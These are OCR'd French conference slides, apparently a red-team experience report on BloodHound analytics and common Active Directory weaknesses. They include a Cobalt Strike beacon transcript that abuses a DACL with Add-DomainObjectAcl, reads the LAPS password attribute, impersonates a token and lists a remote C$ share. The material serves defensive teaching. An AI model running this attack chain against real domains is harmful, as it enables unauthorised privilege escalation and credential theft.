```

Analytics Queries | Custom Queries



Analytics Queries | Owned > inject_owned.py


```
$ python inject_owned.py TESTLAB.LOCAL owned.txt "LLMNR"
[+] Domain: TESTLAB.LOCAL
[+] Input owned file: owned.txt
imported RCLOVIS12964@TESTLAB.LOCAL user
imported BOBERLANDER07070@TESTLAB.LOCAL user
imported GROCKYMORE00002@TESTLAB.LOCAL user
imported TKEENETH00007@TESTLAB.LOCAL user
imported NCHHOR00023@TESTLAB.LOCAL user
```

```
$ MATCH (n:User) WHERE n.owned = true RETURN n.name,n.wave
```


Table | Text | Code


n.name	n.wave
"GROCKYMORE00002@TESTLAB.LOCAL"	"LLMNR"
"TKEENETH00007@TESTLAB.LOCAL"	"LLMNR"
"BOBERLANDER07070@TESTLAB.LOCAL"	"LLMNR"
"RCLOVIS12964@TESTLAB.LOCAL"	"LLMNR"

Analytics Queries | Owned > inject_owned.py



Analytics Queries | Ajout de label





Plan

- Introduction
- Cypher Queries
- Analytics Queries
- RETEX
- Recommandations
- Questions


RETEX | Quick wins

Attaque : Exploitation des mauvaises pratiques d'administration

- Administration des postes/serveurs via des comptes d’administrateurs du domaine
- Nombre important d’administrateurs locaux via des groupes imbriqués
- Mauvaise configuration des DACL (Discretionary Access Control List)
- Présence d’informations sensibles dans les descriptions des comptes
- Manque de mise à jour des serveurs
- Politique de mot de passe faible


RETEX | Quick wins


Mauvaise configuration des DACL (Discretionary Access Control List)



RETEX | Quick wins

Mauvaise configuration des DACL (Discretionary Access Control List)





RETEX | Quick wins


Mauvaise configuration des DACL (Discretionary Access Control List)


```
beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes
beacon> powerpick $SecPassword = ConvertTo-SecureString '          ' -AsPlainText -Force; $Cred = New-Object
System.Management.Automation.PSCredential('                    ', $SecPassword); Add-DomainObjectAcl -Credential $Cred -TargetIdentity
                    -PrincipalIdentity dprigent -Rights All
[*] Tasked beacon to run: $SecPassword = ConvertTo-SecureString '          ' -AsPlainText -Force; $Cred = New-Object
System.Management.Automation.PSCredential('                    ', $SecPassword); Add-DomainObjectAcl -Credential $Cred -TargetIdentity
                    -PrincipalIdentity dprigent -Rights All (unmanaged)
[+] host called home, sent: 133715 bytes
beacon> powerpick Get-DomainObject -Identity                    -Properties ms-mcs-admpwd
[*] Tasked beacon to run: Get-DomainObject -Identity                    -Properties ms-mcs-admpwd (unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:

ms-mcs-admpwd
-------------
;          p
```


```
beacon> make token                    ;          p
[*] Tasked beacon to create a token for
[+] host called home, sent: 51 bytes
[+] Impersonated
beacon> ls \\                    \C$
[*] Tasked beacon to list files in \\                    \C$
[+] host called home, sent: 54 bytes
[*] Listing: \\                    \C$\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
          dir     07/09/2018 10:24:39   $Recycle.Bin
          dir     06/12/2018 19:41:05   Boot
          dir     07/14/2009 07:08:56   Documents and Settings
          dir     06/12/2018 19:47:02   Drivers
          dir     12/12/2018 15:29:49   found.000
          dir     06/12/2018 11:01:02   Intel
          dir     09/22/2016 12:47:19   MSOCache
          dir     07/14/2009 05:20:08   PerfLogs
          dir     12/10/2018 09:50:13   Program Files
          dir     12/12/2018 15:05:42   Program Files (x86)
          dir     01/03/2019 13:07:51   ProgramData
          dir     11/20/2018 09:58:26   Projets
          dir     11/22/2018 09:54:08   Quarantine
          dir     06/12/2018 10:52:01   Recovery
          dir     06/12/2018 10:49:03   System Volume Information
          dir     01/03/2019 14:03:06   Temp
          dir     07/09/2018 10:24:30   Users
          dir     01/01/2019 21:59:38   Windows
 39kb     fil     06/12/2018 19:47:15   AddDriver.log
 710b     fil     06/12/2018 19:47:21   AutoDrivers.log
```

RETEX | Quick wins


Présence d'informations sensibles dans les descriptions des comptes





RETEX | Quick wins

Manque de mise à jour des serveurs

